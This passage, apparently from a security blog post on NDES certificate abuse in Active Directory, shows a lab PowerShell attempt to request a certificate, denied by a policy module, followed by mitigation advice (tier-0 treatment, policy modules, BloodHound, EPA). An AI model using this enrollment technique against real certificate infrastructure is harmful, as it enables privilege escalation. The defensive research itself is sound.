Additional information returned by the Server: The permissions on the certificate template do not allow the current user to enroll for this
type of certificate. 0x80094012 (-2146877422 CERTSRV_E_TEMPLATE_DENIED) Denied by Policy Module
At line:1 char:1
+ Get-NDESCertificate -ChallengePassword '2A53B1464F25CE50' -ComputerNa ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Get-NDESCertificate

PS C:\Users\administrator.TESTLAB\Desktop\ndes>

```

The server's application logs contain the exact reason:



Mitigation

Any NDES server and service users you have should be treated like a tier 0 asset, anyone in control of them is capable of compromising the entire infrastructure unless a policy module is implemented or the template does not have client authentication EKUs.

If your CA doesn't already use a policy module you should consider using something like TameMyCerts to prevent privilege escalation attacks by selecting very specific criteria without which a certificate is denied, also make sure there are no paths through which an unprivileged user can compromise the NDES user and server, BloodHound can help greatly with this.

Finally, [here](#) are some NDES security best practices, which include enabling EPA to protect against relay attacks.